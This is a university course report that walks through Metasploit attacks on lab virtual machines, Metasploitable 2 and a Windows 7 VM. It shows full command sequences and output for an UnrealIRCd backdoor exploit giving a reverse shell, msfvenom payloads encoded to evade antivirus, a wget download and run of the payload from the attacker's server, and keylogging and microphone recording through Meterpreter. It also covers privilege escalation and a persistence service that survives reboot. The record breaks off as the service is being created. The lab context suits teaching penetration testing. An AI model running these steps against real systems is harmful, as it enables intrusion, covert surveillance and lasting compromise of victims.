INTRODUCTION TO METASPLOIT

CSE 325 : Information System Design

MD Rownok Zahan Ratul : 1805019
Md Toki Tahmid: 1805030

Bangladesh University of Engineering and Technology

January 18, 2024

Contents

Chapter 1

Introduction to Metasploit

1.1 What is Metasploit

Metasploit is a powerful open-source penetration testing framework that is widely used by cybersecurity professionals and ethical hackers to assess the vulnerabilities in computer systems, networks, and applications. Founded in 2003 by H.D. Moore, the Metasploit framework has evolved over the years to become one of the most versatile and comprehensive tools in the cybersecurity arsenal. It was acquired by Rapid7 in 2009, and since then, its development and maintenance have been overseen by this cybersecurity company. Metasploit is praised for its modular architecture, ease of use, and extensive community support, making it the go-to framework for vulnerability assessment and exploitation.

1.2 Historial Context

When Metasploit was first created by H.D. Moore, its primary focus was on exploiting buffer overflows—a common security vulnerability at the time. Over the years, its capabilities have expanded to include a variety of attack vectors and exploits. The integration of Metasploit into the Rapid7 ecosystem has given it a professional touch, providing not only updates but also a commercial version known as Metasploit Pro with enhanced features

1.3 Installation and Necessary Tools

The installation of Metasploit varies depending on the operating system in use. However, for demonstration and educational purposes, we focus on using Kali Linux, where Metasploit comes pre-installed.

Necessary Tools

- **Virtual Machine Software:** A tool like VirtualBox or VMware to host the Kali Linux virtual machine (VM).
- **Kali Linux Image:** The latest Kali Linux VM image, which comes with Metasploit pre-installed.
- **Network Access:** A stable Internet connection to download updates and additional payloads.

Steps for Accessing Metasploit in Kali Linux

A. *Start the Kali Linux VM:* Boot up your Kali Linux Virtual Machine.

B. *Open Terminal:* Locate and open the terminal application in Kali Linux.

C. *Run Metasploit:* Simply type `msfconsole` into the terminal and press Enter.

```
msfconsole
```

D. *Update Database:* (Optional) Update the Metasploit database to get the latest exploits and payloads. This is usually done by running:

```
msfupdate
```

View the Metasploit Modules Directly from Terminal To explore the modules of metasploit in a kali machine directly from the terminal, we need to direct to the following directory:

```
kali@kali:~$ cd /usr/share/metasploit-framework/
```

Here we can see all the seven modules.

```
kali@kali:/usr/share/metasploit-framework/modules$ ls -l

drwxr-xr-x 22 root root 4096 Jan 27  2020 auxiliary
drwxr-xr-x 12 root root 4096 Jan 27  2020 encoders
drwxr-xr-x  3 root root 4096 Jan 27  2020 evasion
drwxr-xr-x 22 root root 4096 Jan 27  2020 exploits
drwxr-xr-x 11 root root 4096 Jan 27  2020 nops
drwxr-xr-x  5 root root 4096 Jan 27  2020 payloads
drwxr-xr-x 16 root root 4096 Jan 27  2020 post
```

In each of these modules, we all a huge collection of necessary tools (packages written in RUBY language) that can be used for ethical hacking, vulnerability analysis etc.

1.4 Basic Modules

Metasploit contains 7 basic modules on which the system operates. They are:

- Exploit Modules
- Payload Modules
- Auxiliary Modules
- Post-Exploitation Modules
- Encoder Modules
- Invasion Modules
- NOP Modules

Table 1.1: Detailed Overview of Metasploit Modules

Module Type	Description	Detailed Example
Exploit Modules	Used for exploiting known vulnerabilities to gain unauthorized access to systems.	Using the MS08-067 exploit against a vulnerable Windows XP system to gain remote code execution.
Payload Modules	Code that is executed on the target system once an exploit is successful.	Deploying a reverse TCP shell payload to open a connection back to the attacker's machine.
Auxiliary Modules	Additional functionalities like scanning, fuzzing, and sniffing. These modules do not exploit vulnerabilities.	Scanning a subnet to identify open SSH ports using the SSH version scanner.
Post-Exploitation Modules	Used after a successful exploit to perform actions such as data gathering and privilege escalation.	Extracting the Windows SAM database to harvest usernames and password hashes.
Encoder Modules	These modules obfuscate the payload to evade detection systems like antivirus software.	Using Shikata Ga Nai encoder to obfuscate a payload, making it undetectable by basic antivirus programs.
Invasion Modules	Custom category often used for advanced intrusion techniques.	Utilizing a session hijacking module to take over an existing authenticated session.
NOP Modules	Stands for 'No Operation'. These modules fill spaces in a payload, often for alignment purposes.	Using NOPs in a buffer overflow exploit to align the memory such that the return pointer is correctly overwritten.

Chapter 2

Introduction to Metasploitable 2

2.1 Introduction

Metasploitable2 is an intentionally vulnerable virtual machine (VM) designed for training, practice, and testing purposes. It serves as a safe environment for cybersecurity enthusiasts and professionals to explore and exploit known vulnerabilities, usually in conjunction with penetration testing tools like Metasploit.

2.2 Installation and Running the VM

To get started with Metasploitable2, we will need a virtualization software and the Metasploitable2 image.

2.2.1 Requirements

- Virtualization Software (e.g., VirtualBox, VMware)
- Metasploitable2 VM image

2.2.2 Installation Steps

A. Downloading the Metasploitable2 VM image from a trusted source.

B. Importing the downloaded image into virtualization software.

C. Configuring the VM settings such as RAM, CPU, and network adapter.

D. Starting the VM and log in using default credentials (commonly ‘msfadmin‘ for both username and password).

2.3 Why Use Metasploitable2?

A. Safe Learning Environment: Provides a legal setting to practice penetration testing.

B. Comprehensive: Features a range of vulnerabilities that mimic real-world scenarios.

C. Integrated Learning: Works well with other tools like Metasploit, making it a great way to understand the exploit-to-post-exploitation lifecycle.

D. Community Support: Being popular, it has extensive community tutorials and guides.

2.4 What are the Open Ports for Backdoor Attack in Metasploitable2?

To get an idea about the ports that are open at metasploitable 2 we can run the *namp* command at our msfconsole with the ip address of the metaploitable2.

```
msf5 > nmap 192.168.0.108
[*] exec: nmap 192.168.0.108

Starting Nmap 7.80 ( https://nmap.org ) at 2023-09-14 03:36 EDT
Nmap scan report for 192.168.0.108
Host is up (0.0011s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```

Here we see that, we have a number of ports open at metasploitable2 which can be used as backdoor.

Chapter 3

First Attack: Gaining Access and Launching Meterpreter

3.1 Introduction

In this chapter, we will attack the metasploitable 2 system and perform the following:

- Find open ports of metasploitable 2 with nmap
- Selecting one port and perform search to understand the possible vulnerabilities of that port
- Using the backdoor, we will put a reverse tcp shell in the system
- We will run the reverse tcp shell into the client's system directly from our system and launch meterpreter to get complete access to the metasploitable 2 system

3.2 Find Open Ports with Nmap

As we have shown as example in the previous chapter, we first run a *nmap* command in the metasploit msfadmin. Among the avilable ports we select IRC. IRC, or Internet Relay Chat, let us communicate with other members of the Metasploit IRC channel in real time. As we are targetting a linux based platform, we search in the metasploit database for poteintial exploit or payloads against this port.

3.3 How to Find the Vulnerabilities that are Present in a Port?

To run an attack on a particular open port, we need to scan the metadb server for the available exploits (vulnerabilities) that are present at that port. Then we need to run the exploit with some payloads to that port. For example, if we want to find about the exploits that are present for the *irc* port in a linux machine, we simply do the following:

```
    msf5 > search platform:unix irc

Matching Modules
================

   #  Name                                          Rank       Check
   -  ----                                          ---------  ------
   0  exploit/multi/misc/legend_bot_exec            excellent  Yes
   1  exploit/multi/misc/pbot_exec                  excellent  Yes
   2  exploit/multi/misc/ra1nx_pubcall_exec         great      Yes
   3  exploit/multi/misc/w3tw0rk_exec               excellent  Yes
   4  exploit/multi/misc/xdh_x_exec                 excellent  Yes
   5  exploit/unix/irc/unreal_ircd_3281_backdoor    excellent  No
   6  payload/cmd/unix/reverse_bash                 normal     No
   7  payload/cmd/unix/reverse_bash_udp             normal     No
   8  post/multi/gather/irssi_creds                 normal     No
```

We see that there are a number of exploit, payloads and post attacks available for this particular port *irc*.

We see that at number 5, we have the exploit:

```
exploit/unix/irc/unreal_ircd_3281_backdoor
```

That is, we can open an ircd backdoor with this exploit.

3.4 Setting Up the Payload

We select the option 5 and run the command *show payloads* to get all the payloads we can use for the attack using ircd backdoor.

```
   msf5 > use 5
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                Disclosure Date  Rank    Check
   -   ----                                ---------------  ----    -----
   0   cmd/unix/bind_perl                                   normal  No
   Unix Command Shell, Bind TCP (via Perl)
   1   cmd/unix/bind_perl_ipv6                              normal  No
   Unix Command Shell, Bind TCP (via perl) IPv6
   2   cmd/unix/bind_ruby                                   normal  No
   Unix Command Shell, Bind TCP (via Ruby)
   3   cmd/unix/bind_ruby_ipv6                              normal  No
   Unix Command Shell, Bind TCP (via Ruby) IPv6
   4   cmd/unix/generic                                     normal  No
   Unix Command, Generic Command Execution
   5   cmd/unix/reverse                                     normal  No
   Unix Command Shell, Double Reverse TCP (telnet)
   6   cmd/unix/reverse_bash_telnet_ssl                     normal  No
   Unix Command Shell, Reverse TCP SSL (telnet)
   7   cmd/unix/reverse_perl                                normal  No
   Unix Command Shell, Reverse TCP (via Perl)
```

At number 5 we the option to set a reverse tcp shell(telnet) to use as payload. We use this payload using the command

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 5
payload => cmd/unix/reverse
```

Now, we need to know which options we need to set in order to launch the attack. For that we use the command *show options*

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

Name    Current Setting  Required  Description
----    ---------------  --------  -----------
RHOSTS                   yes       The target host(s), range CIDR identifier
RPORT   6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

Name   Current Setting  Required  Description
----   ---------------  --------  -----------
LHOST                   yes       The listen address
LPORT  4444             yes       The listen port


Exploit target:

Id  Name
--  ----
0   Automatic Target
```

We see that, we need to specify RHOST and LHOST values. Here RHOST refers to the ip address of the targeted machine and LHOST is the ip address of the machine where the reverse tcp connection will be establised, that is our own machine. Here

IP of metasploitable 2 : 192.168.0.108
IP of our machine : 192.168.0.109

We set the values of RHOST and LHOST accordingly.

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.0.109
LHOST => 192.168.0.109
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.0.108
RHOST => 192.168.0.108
```

Lets see the final state using show options:

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

Name    Current Setting  Required  Description
----    ---------------  --------  -----------
RHOSTS  192.168.0.108    yes       The target host(s),
RPORT   6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

Name   Current Setting  Required  Description
----   ---------------  --------  -----------
LHOST  192.168.0.109    yes       The listen address
LPORT  4444             yes       The listen port


Exploit target:

Id  Name
--  ----
0   Automatic Target
```

3.5 Launching the First Attack

With everything set, now we run the exploit. If the attack is successful, we should get access to the metasploitable 2's command promt.

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.0.109:4444
[*] 192.168.0.108:6667 - Connected to 192.168.0.108:6667...

    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...

    :irc.Metasploitable.LAN NOTICE AUTH :***
[*] 192.168.0.108:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo mNnMdjai5B7F7ssE;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "mNnMdjai5B7F7ssE\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.109:4444 ->
192.168.0.108:49541) at 2023-09-14 06:26:38 -0400
```

The attack is successful. We are now inside the command prompt of the targeted machine. We

can view the file contents with "ls" command.

```
>>ls

Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
etc.elf
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
shell.elf
spamfilter.conf
tmp
unreal
unrealircd.conf
```

3.6 Creation of a TCP Reverse Shell Payload and Uploading it to Client't Machine

Now, we have gained access to the clients machine. We can now put a tcp connection listener into the clients machine and run it at any particular port. We can then accept that reverse tcp connection from our own machine's metasploit and open a meterpreter shell there.

There is a huge difference between getting normal shell access and getting a meterpreter shell access. Here we put the basic ones:

Aspect	**Normal Shell Access**	**Meterpreter Shell Access**
Capabilities	Provides basic interaction with the target system, allowing for shell commands and file system navigation.	Offers advanced post-exploitation activities like capturing webcams, keylogging, and more.
Stealthiness	Less stealthy and might easily trigger antivirus software or Intrusion Detection Systems.	Designed to be memory-resident and evade detection, thus more difficult for antivirus or IDS to identify.

To get a meterpreter shell access, we first need to create a payload that we upload to the client's machine. When the client runs it (We will run it directly from our end), the a listener port will be opened at the clien's machine.

Here is the basic workflow:




Figure 3.1

3.6.1 Creation of the payload

We create the payload using **msfvenom** and put put it to a local server in our machine. We have created a shell script to run the payload creation command.

```
kali@kali:~/Desktop/cdn_server$ ls
lin.sh  revtcp.exe  win.sh
kali@kali:~/Desktop/cdn_server$ cat lin.sh

msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.0.109
LPORT=4444 -e x86/xor_dynamic -i 3 -f elf > etc.elf

kali@kali:~/Desktop/cdn_server$ bash lin.sh
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/xor_dynamic
x86/xor_dynamic succeeded with size 169 (iteration=0)
x86/xor_dynamic succeeded with size 215 (iteration=1)
x86/xor_dynamic succeeded with size 261 (iteration=2)
x86/xor_dynamic chosen with final size 261
Payload size: 261 bytes
Final size of elf file: 345 bytes

kali@kali:~/Desktop/cdn_server$ ls
etc.elf  lin.sh  revtcp.exe  win.sh
```

Here is a brief explaination of the payload creation command.

- **msfvenom**: The command-line tool used for generating various types of payloads.
- `-p linux/x86/meterpreter/reverse_tcp`: Specifies the payload to use.
  - `linux/x86`: Indicates that the payload is for a Linux system running on an x86 architecture.
  - `meterpreter/reverse_tcp`: Specifies that a Meterpreter shell should be opened, and it should connect back to the attacker (reverse TCP).
- `LHOST=192.168.0.109`: Specifies the IP address of the local host (the attacker) to which the exploited system will connect back.
- `LPORT=4444`: Specifies the port number on the local host to which the exploited system will connect back.
- `-e x86/xor_dynamic`: Specifies the encoder to use for evading basic security detections. Here, the `x86/xor_dynamic` encoder is used.
- `-i 3`: Specifies the number of times the encoding is to be iterated. This increases the chances of evading detection.
- `-f elf`: Indicates that the output file should be in the Executable and Linkable Format (ELF), commonly used on Unix systems.
- `> etc.elf`: Redirects the generated payload into a file named `etc.elf`.

3.7 Opening a http File Server at to Download the file at the Metasploitable 2 Machine

We first run a http server at our local machine (192.168.0.109), and then use **wget** command to download the file from the server to the client's machine.

```
kali@kali:~/Desktop/cdn_server$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.0.108 - - [14/Sep/2023 07:27:21] "GET /etc.elf HTTP/1.0" 200 -
192.168.0.108 - - [14/Sep/2023 07:28:00] "GET /etc.elf HTTP/1.0" 200 -
```


```
kali@kali:~/Desktop/cdn_server$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.0.108 - - [14/Sep/2023 07:27:21] "GET /etc.elf HTTP/1.0" 200 -
192.168.0.108 - - [14/Sep/2023 07:28:00] "GET /etc.elf HTTP/1.0" 200 -
```


And at the client's terminal:

```
[*] Command shell session 2 opened (192.168.0.109:4444 ->
192.168.0.108:60610) at 2023-09-14 07:27:43 -0400

ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
shell.elf
spamfilter.conf
tmp
unreal
unrealircd.conf
wget http://192.168.0.109:8000/etc.elf
--06:37:41--  http://192.168.0.109:8000/etc.elf
           => `etc.elf'
Connecting to 192.168.0.109:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 345 [application/octet-stream]

    OK                                                      100%    1.59 MB/s

06:37:41 (1.59 MB/s) - `etc.elf' saved [345/345]
```

3.8 Opening up meterpreter shell

First we open a msfconsole in our machine. Then we choose the exploit multi/handler for listening to the meterpreter session. We set the payload to reverse tcp and run the exploit.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload linux/x86/meterpreter/rev
payload => linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.0.109
LHOST => 192.168.0.109
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.109:4444
[*] Sending stage (985320 bytes) to 192.168.0.108
```

Here the session is waiting for listening to the tcp session from the client side. We simply need to run the etc.elf file from the metasploitable 2 terminal.

```
09:10:21 (19.63 MB/s) - `etc.elf' saved [207/207]

chmod 777 etc.elf
./etc.elf
```

We now see at the msfconsole that, the meterpreter terminal is open. With the help command we can see all the available post attacks we can run.

Chapter 4

Using Meterpreter to Access Sensitive Information with Post Exploitation Tools

4.1 Attacking Windows Machine

As we have shown in the previous chapter, we have used metasploit to get access to the meterpreter terminal. We can do this similarly to a windows machine using similar types of attack using eternal blue.

Why Windows Machine? Windows machine have a GUI which we can use to demonstrate the attacks more visually. That is why instead of using linux machine now, for showing the post attacks, we are using a windows VM.

4.2 Changing the Payload for Windows Compatibility

We use msfvenom to create payload as before. Here is the command to generate the payload for windows system.

```
kali@kali:~/Desktop/cdn_server$ cat win.sh
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.109
LPORT=5577 -f exe > revtcp.exe

kali@kali:~/Desktop/cdn_server$ nano win.sh
kali@kali:~/Desktop/cdn_server$ bash win.sh
[-] Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

We download the file from our windows vm by getting access to its terminal as before.

At our metasploit msfconsole, we set the payload for windows machine and run the exe file at windows VM to get the meterpreter access.




Figure 4.1: Downloaded exe file at windows VM

4.3 Available Attacks with Meterpreter

If we run the "help" command we can see all the avilable post exploitation attacks we can run on windows:

```
    Stdapi: User interface Commands
==============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyboard_send  Send keystrokes
    keyevent       Send key events
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    mouse          Send mouse events
    screenshare    Watch the remote user's desktop in real time
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components


Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam


Stdapi: Audio Output Commands
=============================

    Command       Description
    -------       -----------
    play          play an audio file on target system, nothing written on disk
```

We will use keylogging and voice recording for this demonstration.

4.4 KeyLogging

To perform keylogging, we simply need to run the command:

```
    keyscan_start
    keyscan_dump
    keyscan_stop
```




Figure 4.2: KeyLogging

4.4.1 Mic Recording

To record the content of the client's microphone, we run the following command:

```
meterpreter > record_mic -d  10
[*] Starting...
[*] Stopped
Audio saved to: /home/kali/QaMwjmZR.wav
meterpreter > play /home/kali/QaMwjmZR.wav
```

4.5 Service Injection

Till now we have run a number of attacks. There is one issue in all of these exploits, which is, when the session is closed, it can't be connected again unless the client runs again the exe file from their end. This is not what is expected. In order to make this session permanent, we need to **inject** a service into the windows VM from our side. We want **PERSISTENCE**

For that, we first need to perform a privilege escalation. For that, we run the exe file from client's end with administrator privilege and then run the following command from metasploit to get higher privilege, with which we can inject a service.

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation
(In Memory/Admin)).
```

So, we got the admin privilege. Now first we hide the session which can be seen in the background

sessions. As this session is now with admin privilege, we can inject a service here.

```
    Background session 3? [y/N]
msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id Type                     Information          Connection
  -- ----                     -----------          ----------
  3  meterpreter x86/windows  NT AUTHORITY\SYSTEM
                                    @ WIN7SP1     192.168.0.109:5577 ->
                                                  192.168.0.110:51495
                                                  (192.168.0.110)
```

Now, as we want to make an exploit for persistence, we search for persistence in windows platform.

```
msf5 exploit(multi/handler) > search platform:windows persistence

Matching Modules
================

   #   Name                                                Disclosure Date
   -   ----                                                ---------------
   0   exploit/windows/local/persistence                   2011-10-19
   1   exploit/windows/local/persistence_image_exec_options  2008-06-28
   2   exploit/windows/local/persistence_service           2018-10-20
   3   exploit/windows/local/ps_wmi_exec                   2012-08-19
   4   exploit/windows/local/registry_persistence          2015-07-01
   5   exploit/windows/local/s4u_persistence               2013-01-02
   6   exploit/windows/local/vss_persistence               2011-10-21
```

In option 2, we have the persistence service injection. We use this option with "use 2"
We now set the payload (Reverse TCP), LHOST and LPORT and then run the exploit.

```
 msf5 exploit(windows/local/persistence_service) >
 set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/persistence_service) > sessions

Active sessions
===============

  Id  Name  Type                     Information        Connection
  --  ----  ----                     -----------        ----------
  3         meterpreter x86/windows  NT AUTHORITY
                                    \SYSTEM @ WIN7SP1   192.168.0.109:5577 ->
                                                        192.168.0.110:51495

msf5 exploit(windows/local/persistence_service) > set SESSION 3
SESSION => 3
msf5 exploit(windows/local/persistence_service) > set SERVICE_NAME etc_win
SERVICE_NAME => etc_win
msf5 exploit(windows/local/persistence_service) > set LHOST 192.168.0.109
LHOST => 192.168.0.109
msf5 exploit(windows/local/persistence_service) > set LPORT 5599
```


When we run the exploit command, it returns us a .rc file and a meterpreter session. This session is **Permanent**. Even if we restart the windows machine, we will not lose this session!

```
msf5 exploit(windows/local/persistence_service) > exploit

[*] Started reverse TCP handler on 192.168.0.109:5599
[*] Running module against WIN7SP1
[+] Meterpreter service exe written to C:\Users\vboxuser\
AppData\Local\Temp\eaPoB.exe
[*] Creating service etc_win
